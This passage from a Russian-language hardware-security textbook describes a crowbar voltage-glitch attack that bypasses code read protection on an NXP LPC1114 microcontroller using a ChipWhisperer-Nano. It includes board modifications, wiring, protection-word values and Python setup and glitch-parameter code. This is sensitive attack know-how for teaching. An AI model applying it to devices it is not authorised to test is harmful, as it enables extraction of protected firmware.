Теперь запустим программу и начнем зажигать. Если повезет, то выходные данные будут повреждены, как показано на экране на рис. 6.2. Вы также увидите сброс микроконтроллера, если общий счетчик сбрасывается до нуля. Кое-какие ошибки уже есть, но это пока не те самые интересные, которые вам нужны. Сброс означает, что ваша ошибка чересчур сильная. В этом случае можно увеличить расстояние между контактами разрядника или изменить его местоположение.

На данном этапе мы увидели, как простая петля и искра могут привести к неисправности устройства. В случаях, когда время не имеет значения, такие искры

позволяют проводить полезные атаки. В сообщении в блоге Аруна Магеша *Bypassing Android MDM Using Electromagnetic Fault Injection by a Gas Lighter for \$1.5* говорится, что такие атаки используется на смартфонах.

Этап 2. Внедрение полезных сбоев

Возможно, вы не хотите уничтожать целевое устройство или компьютер, в таком случае вам понадобятся более тонкие методы внедрения ошибок. На данном этапе мы опишем использование атаки с внедрением ошибок на слово конфигурации защиты от чтения, хранящееся во флеш-памяти устройства. Если нам удастся изменить это конфигурационное слово, то оно позволит вам считывать содержимое флеш-памяти, к которому обычно нет доступа.

Мы рассмотрим два менее агрессивных, но не менее эффективных метода внедрения ошибок: внедрение сбоев с помощью «лома» и мультиплексора. Мы также выберем другое целевое устройство: макетную плату Olimex LPC-P1114. Руководство пользователя макетной платы поможет вам понять модификации и взаимосвязи, которые мы здесь описываем.

Метод сбоя, использованный на данном этапе, можно использовать в микропроцессоре Arduino, который мы ломали в предыдущем разделе. Если вы хотите протестировать устройство внедрения, то мы рекомендуем начать с кода простого цикла из листинга 6.1, скомпилированного на целевом устройстве. Однако во избежание подобных повторений в этой книге мы сразу перейдем к конечной цели, то есть к взлому механизма безопасности. Теперь посмотрим, как ввести полезный сбой!

Использование «лома» для внедрения сбоев в конфигурационное слово

Мы применим метод «лома», чтобы вывести из строя конфигурационное слово микроконтроллера (в главе 5 мы более подробно рассмотрели этот метод). Эксперимент основан на презентации Криса Герлински *Breaking Code Read Protection on the NXP LPC-Family Microcontrollers* (REcon Brussels 2017), в которой описывалась первоначальная работа и подробности того, как работает ошибка и как ее сгенерировать. Здесь мы показываем немного более простой метод введения ошибки, который заключается в том, чтобы прикрепить «лом» к источнику питания. Ранее мы продемонстрировали, что этот метод работает с различными устройствами, включая более сложные целевые устройства, такие как Raspberry Pi и платы с программируемой вентильной матрицей (FPGA). Дополнительные сведения см. в статье Колина О'Флинна *Fault Injection Using Crowbars on Embedded Systems* (IACR Cryptology ePrint Archive, 2016 г.), в которой описан метод внедрения ошибки методом «лома».

Конечная цель состоит в том, чтобы атаковать защиту от чтения кода, которая не позволяет кому-либо скопировать двоичный код с устройства. В устройстве LPC код защиты от чтения представляет собой специальное слово в памяти, определяющее, какой уровень защиты имеет микроконтроллер. Эти байты защиты от чтения кода являются частью «байтов параметров», которые определяют конфигурацию микроконтроллера. В табл. 6.1 перечислены возможные допустимые значения байтов параметров в отношении защиты кода от чтения.

Таблица 6.1. Допустимые значения байтов параметров в отношении защиты от чтения кода

Режим	Значение байтов параметра	Описание
NO_ISP	0x4E697370	Отключает контакт ISP Entry
CRP1	0x12345678	Интерфейс SWD отключен. Частичные обновления прошивки разрешены только через интернет-провайдера
CRP2	0x87654321	Интерфейс SWD отключен. Необходимо выполнить полное стирание чипа, прежде чем станет доступно большинство других команд
CRP3	0x43218765	Интерфейс SWD отключен; интерфейс ISP отключен. Устройство недоступно, если пользователь не реализует вызов загрузчика альтернативным методом
UNLOCKED	Любое другое значение	Защита не включена (полный доступ к JTAG и загрузчику)

Критический недостаток дизайна устройства заключается в том, что уровень «разблокирован» используется по умолчанию, и защита от чтения кода работает, только когда для слова установлено одно из нескольких конкретных значений. Это означает, что если вы испортите значение слова защиты от чтения кода во флеш-памяти, то у вас вообще не будет защиты кода! Мы можем использовать сбой, чтобы повредить это значение, когда оно читается из флеш-памяти. Посмотрим, что вам для этого нужно.

Настройка оборудования

Во-первых, нам нужно целевое устройство (установленное на целевой плате), на котором можно попытаться сломать защиту от чтения кода, и, во-вторых, нам требуется инструмент, способный внедрять ошибки, чтобы программа неправильно считывала значение и снимала защиту.

На рис. 6.6 показан пример установки. Целевая плата LPC1114 расположена в верхней части фотографии, а плата ChipWhisperer-Nano (используемая для

ввода ошибок) — в нижней части, где вы можете увидеть взаимосвязь между ними (подробнее об этом буквально через мгновение).




Рис. 6.6. Целевой процессор LPC1114 с чипом ChipWhisperer-Nano для внедрения ошибок

Плата ChipWhisperer-Nano позволяет запрограммировать и синхронизировать вводимую неисправность, но мы используем лишь простой механизм «лома», который вы можете заменить, если хотите, внешним полевым MOSFET-транзистором или чем-то подобным.

Сравнение ChipWhisperer-Nano и ChipWhisperer-Lite

Мы используем ChipWhisperer-Nano из-за его более низкой стоимости (50 долларов США), даже несмотря на то, что он имеет более ограниченное разрешение по времени сбоев, чем то, что имеет ChipWhisperer-Lite (250 долларов США). ChipWhisperer-Lite, как правило, надежнее.

Если вы используете ChipWhisperer-Nano, подключенный так, как показано выше на рис. 6.6, то помните, что в ChipWhisperer-Nano есть встроенный микроконтроллер STM32F0, который служит в качестве целевого устройства. Вы можете удалить целевую сторону (она предназначена для уничтожения), но менее разрушительный вариант — просто стереть ее. Для атаки, которую мы собираемся провести, физическое присутствие STM32F0 значения не имеет. Нам просто нужно убедиться, что плата не запускает код, который будет мешать нашим линиям ввода/вывода.

Ниже приведен пример нужного нам кода, написанный на Python с помощью интерфейса Jupyter Notebook (файл кода можно найти по ссылке <https://nostarch.com/hardwarehacking>):

```
PLATFORM="CWNANO"
%run "Helper_Scripts/Setup_Generic.ipynb"
p = prog()
p.scope = scope
p.open() # Открыть и найти целевое устройство STM320
p.find()
p.erase() # Стереть!
p.close()
target.dis()
scope.dis()
```

В этом случае мы просто очищаем флеш-память устройства с помощью интерфейса загрузчика, чтобы быть уверенными в том, что линии передачи данных свободны. Если бы у нас был код, работающий на цели ChipWhisperer-Nano, то доступ к загрузчику мог бы оказаться нарушен.

ПРИМЕЧАНИЕ

В этом примере и в последующих экспериментах используется Jupyter Notebook. Jupyter — это просто интерфейс для выполнения кода Python. Он запускает код в интерактивном режиме и позволяет просматривать графики и выходные данные в режиме реального времени. Это очень удобно для экспериментов, которые мы проводим, так как программу не нужно запускать от начала до конца, поскольку мы не уверены в том, как будет работать полная программа. Например, мы можем запускать разные ее части одновременно. Когда речь идет о Jupyter Notebook, мы будем иметь в виду код, написанный на языке Python.

Модификации и взаимосвязи

Преимущество этой атаки заключается в ее простоте. Нам нужно создать кратковременное короткое замыкание в источнике питания LPC1114, поэтому мы внесем несколько модификаций на плате LPC1114. По сути, нам нужно соединение между механизмом «лома» и шинами питания и нужно удалить конденсаторы, которые в противном случае сгладили бы сбои на шинах питания. В итоге нужно получить схему, показанную на рис. 6.7.

Соединение GLITCH на схеме указывает на точку внедрения ошибки. Фактический компонент Q1 встроен в ChipWhisperer-Nano в примере, который мы предоставляем, но если вы хотите реализовать эту функцию отдельно, то можете направить питание на аналогичный модуль ввода ошибок, например полевой MOSFET-транзистор, управляемый генератором сигналов. На рис. 6.8 показана физическая реализация.




Рис. 6.7. Схема платы разработчика LPC1114

В следующем списке приведена инструкция по внесению изменений в макетную плату, показанную на рис. 6.8.

1. Удалите развязывающий конденсатор C4 ①.
2. Удалите развязывающий конденсатор C1 ②.
3. Отсоедините 3,3 В CORE_E VDD от LPC1114, перерезав перемычку ③.
4. Отсоедините 3,3 В IO_E VDD от LPC1114, перерезав перемычку ④.
5. Вставьте резистор 12 Ом через перемычку ⑤. Теперь питание платы VDD проходит через этот резистор к LPC1114.




Рис. 6.8. Отладочная плата LPC1114, модифицированная для внедрения ошибок

6. Соедините «чиповую сторону» источников питания 3,3 В CORE_E VDD и 3,3 В IO_E VDD перемычкой ❻, идущей от площадки перемычки ❾ и площадки размещения конденсатора C4 ❶.
7. Подключите источники питания 3,3 В CORE_E VDD и 3,3 В IO_E VDD к разъему ❷, используя перемычку ❾ (здесь разъем SMA, но подойдет любой тип).
8. Установите PIO0_1 на землю, просто подключив разъем к BLD_E ❾.
9. Установите PIO0_3 на GND, для чего необходимо припаять провод (короткий оранжевый провод ❿) к земле.
10. Добавьте трехконтактный разъем на ❸ и проложите соединение RST ко всем этим трем контактам.
11. Подключите линию nReset OUT от ChipWhisperer к J3-5 и линию Trigger In к J3-16 к входу RST на макетной плате с разъемом, который вы установили на ❸.
12. Подключите GND от ChipWhisperer к J3-2 к контакту UEXT-2 на макетной плате.
13. Подключите VCC от ChipWhisperer к разъему J3-3 к контакту UEXT-1 на макетной плате.
14. Подключите TXD от ChipWhisperer к разъему J3-10 к контакту UEXT-3 на макетной плате.
15. Подключите RXD от ChipWhisperer к разъему J3-12 к контакту UEXT-4 на макетной плате.

В табл. 6.2 представлены сводные данные о соединениях между целевым устройством и ChipWhisperer-Nano (вы также должны быть в состоянии определить взаимосвязи для автономного типа атаки из этого списка).

Таблица 6.2. Соединения платы ChipWhisperer-Nano с генератором сбоев

LPC1114 Плата разработки	ChipWhisperer-Nano	Описание
УЭКСТ-1	J3-3	VCC
УЭКСТ-2	J3-2	GND
УЭКСТ-3	J3-10	TXD
УЭКСТ-4	J3-12	RXD
RST	J3-5	Выход сброса
RST	J3-16	Вход триггера
VCC_CORE	Средний контакт разъема сбоя	Место внедрения сбоя VCC
GND	Боковой контакт разъема сбоя	Второй GND (для сбоя)

Линия RST на макетной плате является как выходом (переключается для сброса устройства), так и входом (служит ориентиром того, когда вводить ошибку), что необходимо, поскольку ChipWhisperer-Nano использует GPIO4 в качестве триггерного входа.

Время решает все

Выходя из состояния сброса, устройство LPC1114 считывает конфигурационное слово из флеш-памяти, и в этот момент нужно внедрять ошибку. Если мы сможем повредить процедуру чтения памяти, то устройство окажется, вопреки замыслу разработчика, разблокировано.

Контакт сброса используется для определения времени неисправности. Нарастающий фронт контакта сброса (поскольку сброс активируется низким уровнем) указывает, когда начинается последовательность загрузки. Если бы вы управляли всем с одного устройства (например, вашей собственной FPGA или микроконтроллера), то вы, конечно, могли бы определить время сбоя, основываясь на том, когда установили контакт сброса в высокий уровень.

Контакт сброса говорит нам только о том, когда устройство начинает процесс загрузки, но не о времени ее окончания и не о том, в какой момент из флеш-памяти извлекается значение кода защиты. Придется внедрять ошибку в каждый такт

с момента начала загрузки и до ее завершения, чтобы поймать момент, когда происходит чтение флеш-памяти.

Вывод сброса дает нам время начала, но нужно еще узнать время окончания, то есть момент, когда устройство закончило загрузку (и если мы к тому времени не пробили защиту кода, то сбой не удался). Чтобы определить это «время окончания», мы могли бы написать простую программу, которая переключает контакт ввода/вывода и загружает ее в микроконтроллер. Когда контакт ввода/вывода начинает переключаться, мы будем знать, что микроконтроллер выполняет наш собственный код и загрузка завершена.

Таким образом, время загрузки — это время между моментом, когда контакт сброса становится неактивным (переход на высокий уровень), и переключением контакта ввода/вывода. Где-то между переходом контакта сброса на высокий уровень и переключением контакта ввода/вывода находится момент, когда загрузочный код микроконтроллера должен считывать значение защиты от чтения из флеш-памяти и воздействовать на это значение. Наш сбой должен происходить где-то в этом временном интервале.

Протокол загрузчика

Чтобы понять, как найти полезный сбой, приведем краткий пример загрузчика в этом устройстве. Мы будем использовать загрузчик, чтобы определить, действительно ли все идет по плану.

Протокол загрузчика очень прост. Для связи с устройством используется последовательный протокол, что позволяет нам экспериментировать с загрузчиком через последовательный терминал. Связь работает следующим образом: мы отправляем некоторую информацию о настройке, после чего следует чтение/запись в память для загрузки и проверки кода.

Протокол автоматически определяет скорость передачи при передаче первого символа. Остальная часть настройки подтверждает синхронизацию скорости передачи данных и информирует загрузчик о скорости внешнего кристалла на случай, если она потребуется для какой-либо дополнительной настройки. Некоторые из команд настройки показаны в примере вывода из листинга 6.3, который мы рассмотрим далее.

Несколько команд позволяют очищать, читают и записывают память, но нас интересует только чтение памяти, поскольку чтение памяти завершится ошибкой, если устройство заблокировано. Мы можем выполнить чтение памяти с помощью команды `R 0 4\r\n`, которая попытается прочитать четыре байта с адреса 0. Если устройство заблокировано, мы получим в ответ 19, что является кодом ошибки в случае запрета чтения. В конечном счете, нам нужно написать метод непрерывного тестирования, чтобы увидеть, разблокировано ли устройство.

Теперь нам нужно испортить «байты параметров», в которых хранятся коды защиты от чтения кода. Они не проверяются постоянно, а считываются только после сброса. Как уже упоминалось, нам нужно рассчитать время нашей атаки с момента сброса.

Настройка устройства

Сначала нам нужно наладить связь с загрузчиком. Мы могли бы реализовать весь протокол загрузчика, однако вместо этого возьмем существующую библиотеку под названием `nxpprog` (ее можно скачать по адресу <https://github.com/ulfen/nxpprog/>), которая может общаться с этими устройствами.

Следующие примеры написаны в среде Jupyter Notebook, которую можно скачать с ресурсов для этой книги. В коде реализована атака и приведены необходимые сведения о настройке. Предлагаемые инструкции по установке также можно найти в сети. Тем не менее мы пройдемся по коду и проведем атаку, чтобы вы могли посмотреть на его работу, не прибегая к необходимости что-либо устанавливать.

Для библиотеки `nxpprog` требуются вспомогательные функции `isp_mode()`, `write()` и `readline()`. Функция `isp_mode()` входит в режим внутрисистемного программирования (in-system programming, ISP) путем установки ПИН-кода входа и сброса устройства. В этом примере контакт входа в режим ISP припаян к GND для принудительного входа в режим ISP (см. рис. 6.8). Функция `isp_mode()` просто перезагружает устройство, когда начинается новая итерация загрузчика. Две другие функции общаются через последовательный порт с загрузчиком. Если используется устройство ChipWhisperer, код направляет данные от ChipWhisperer. Дополнительные сведения об этих функциях см. в Jupyter Notebook.

В листинге 6.2 показан пример попытки подключения к устройству и чтения вывода:

Листинг 6.2. Использование `nxpprog` для подключения и чтения памяти

```
nxpdev = CWDevice(scope, target, print_debug=True)

# Необходимо войти в режим ISP перед инициализацией объекта программатора
nxpdev.isp_mode()
nxpp = nxpprog.NXP_Programmer("lpc1114", nxpdev, 12000)

# Примеры того, что вы можете сделать:
print(nxpp.get_serial_number())
print(nxpp.read_block(0, 4))
```

В листинге 6.3 приведен ожидаемый результат с отладочной информацией, показывающей инструкции чтения и записи последовательного порта.

Листинг 6.3. Результат запуска сценария подключения pxpprog из листинга 6.2

```
Write: ?
Read: Synchronized
Write: b'Synchronized\r\n'
Read: Synchronized
Read: OK
Write: b'12000\r\n'
Read: 12000
Read: OK
Write: b'A 0\r\n'
Read: A 0
Read: 0
Write: b'U 23130\r\n'
Read: 0
Write: b'N\r\n'
Read: 0
Read: 218316836
Read: 2935817382
Read: 1480765853
Read: 4110424384
218316836 2935817382 1480765853 4110424384
Write: b'R 0 4\r\n'
Read: 19
OSErr: 'R 0 4' error: 19 - CODE_READ_PROTECTION_ENABLED: Code read protection
enabled
```

В этом случае мы получаем ошибку CODE_READ_PROTECTION_ENABLED, которую ищем. Однако если бы мы использовали новую макетную плату, то на ней еще не была бы включена защита от чтения кода. Это означает, что для имитации реальной ситуации нам нужно включить ее, чтобы эксперимент был более честным.

Код защиты от чтения расположен по адресу 0x2FC и состоит из четырех байтов. Чтобы запрограммировать защиту кода, нам нужно стереть всю страницу памяти (4096 байт) и перепрограммировать новую страницу с нашим набором конфигурационных слов, таким образом активировав защиту от чтения. В реальной ситуации нам нужно было бы знать, что должно быть запрограммировано во всех других байтах на странице, но если нам не нужно запускать код, а вместо этого просто выполняется проверка концепции, то мы можем записать нули (или любые другие данные).

В листинге 6.4 показано, как пример реализации по умолчанию открывает файл lpc1114_first4096.bin.

Листинг 6.4. Стирание и перепрограммирование целой страницы памяти

```
def set_crp(nxpp, value, image=None):
    """
```

Для установки значения CRP нужны первые 4096 байт flash-памяти из-за размера страницы!

```
"""
```

```

if image is None:
    f = open(r"external/lpc1114_first4096.bin", "rb")
    image = f.read()
    f.close()

image = list(image)
image[0x2fc] = (value >> 0) & 0xff
image[0x2fd] = (value >> 8) & 0xff
image[0x2fe] = (value >> 16) & 0xff
image[0x2ff] = (value >> 24) & 0xff

print("Programming flash...")
nxpp.prog_image(bytes(image), 0)
print("Done!")

```

Если у вас нет этого файла, то вы можете просто установить значение `image = [0]*4096`, что приведет к перезаписи страницы флеш-памяти нулями. Это означает, что код больше не будет выполняться, но нас ведь не волнует его выполнение; нас интересует только то, сможем ли мы обойти защиту от чтения кода.

В листинге 6.5 данные из листинга 6.4 используются для блокировки устройства, чтобы мы могли выполнить атаку, как это было бы сделано в реальной ситуации.

Листинг 6.5. Блокировка устройства с помощью интерфейса ISP API

```

nxpdev = CWDevice(scope, target, print_debug=True)

# Необходимо войти в режим ISP перед инициализацией объекта программатора
nxpdev.isp_mode()
nxpp = nxpprog.NXP_Programmer("lpc1114", nxpdev, 12000)
set_crp(nxpp, 0x12345678)

```

Теперь, когда у нас есть заблокированное устройство, мы можем продолжить расследование и масштабировать нашу атаку.

Использование анализа потребляемой мощности для определения момента внедрения сбоя

В этот раз мы немного схитрим и начнем с «хорошей» формы сигнала потребляемой мощности, чтобы понять, в какой момент нужно внедрять сбой. На рис. 6.8 видно, что мы использовали шунтирующий резистор на 12 Ом. Его назначение заключается не только в том, чтобы облегчить внедрение ошибки, но и в том, чтобы у нас была возможность отслеживать сигналы мощности. В примере атаки методом «лома» мы подключаем осциллограф к шунтирующему резистору и записываем уровень постоянного тока на шине питания, как показано на средней кривой на рис. 6.9.




Рис. 6.9. Сигнал шины питания во время загрузки

На середине графика находится тот самый сбой, который мы внедрили с помощью лома. На нижнем графике изменения на шине питания по обе стороны от сбоя показаны в увеличенном масштабе. Мы назовем этот график трассировкой питания. В верхней строке показана кривая выводаброса LPC1114. Изменения в графике мощности позволяют увидеть различные операции, выполняемые на ЦП. Мы хотим прервать процесс загрузки слова, которое блокирует чтение флеш-памяти.

В этом сценарии трассировка питания невероятно важна для понимания того, какие параметры сбоев вызывают неправильное поведение устройства. Нам нужно обратить внимание на слишком сильные сбои, которые перезагружают устройство, поскольку нам следует их избегать!

Помимо кривой потребляемой мощности с осциллографа, в листинге 6.6 показан простой сценарий, который позволяет ChipWhisperer-Nano записывать кривую потребляемой мощности.

Листинг 6.6. Сценарий на языке Python для захвата трассировки загрузки

```
import matplotlib.pyplot as plt

# Переход в режим ISP
nxpdev.isp_mode()

# Захват на 20 Мвыб/с (максимум для CW-Nano)
scope.adc.clk_freq = 20E6
scope.adc.samples = 2000

# Еще один сброс и захват мощности
scope.io.nrst = 'low'
scope.arm()
time.sleep(0.05)
scope.io.nrst = 'high'
scope.capture()

# Построение графика
trace = scope.get_last_trace()
plt.plot(trace)
plt.show()
```

Трассировка показана на рис. 6.10. Более дорогие чипы ChipWhisperer-Lite и ChipWhisperer-Pro позволяют получать более подробную трассировку потребляемой мощности, но даже этого чипа ChipWhisperer-Nano за 50 долларов достаточно, чтобы детали процесса загрузки были видны.




Рис. 6.10. График питания процесса загрузки LPC1114, измеренный в листинге 6.6

Что дает эта информация? Во-первых, мы можем рассмотреть и охарактеризовать эффект потенциально полезного сбоя. Во-вторых, мы используем ChipWhisperer-Nano, чтобы инициировать внедрение сбоя, запустив код из листинга 6.7 (если вы работаете с ChipWhisperer-Lite, то возьмите другой код).

Листинг 6.7. Внедрение сбоя в ChipWhisperer-Nano

```
# В ChipWhisperer-Nano используется счетчик осциллятора с фиксированной
# частотой, поэтому эти значения не коррелируют напрямую с графиками анализа
# потребляемой мощности
scope.glitch.repeat = 15
scope.glitch.ext_offset = 1400
```

В коде из листинга 6.7 параметр `scope.glitch.repeat` показывает, в течение какого количества тактов действует сбой (ширина сбоя из главы 5). Параметр `scope.glitch.ext_offset` показывает смещение от события триггера до момента внедрения сбоя и определяет время возникновения сбоя. Параметры здесь несколько «безразмерны», поскольку числа представляют собой количество циклов задержки, основанное на внутреннем генераторе микроконтроллера. Нас редко интересуют «фактические» значения, нам нужна лишь возможность воссоздать их.

Если параметры `repeat` (ширина сбоя) и `ext_offset` (смещение сбоя) заблокированы, то будут автоматически применены к следующему триггеру. Если мы снова запустим листинг 6.6 (после первого запуска листинга 6.7), то на графике сигнала потребляемой мощности появится внедренный в какой-то момент сбой. На рис. 6.11 показаны результаты.




Рис. 6.11. Сбой, вставленный вокруг такта 250, привел к перезагрузке устройства

В этом примере мы ввели слишком агрессивный сбой вокруг такта 250. По всей видимости, он слишком широкий. После сбоя устройство перестало что-либо делать. Трассировка питания больше не выглядит так, будто устройство выполняет код, что плохо, поскольку мы, вероятно, задели датчик отключения питания или иным образом перезагрузили устройство. Придется настроить параметры и повторить попытку.

Сравните это с изменением значения `scope.glitch.repeat` в листинге 6.7, установив значение `repeat` равным 10. На рис. 6.12 показана трассировка потребляемой мощности.

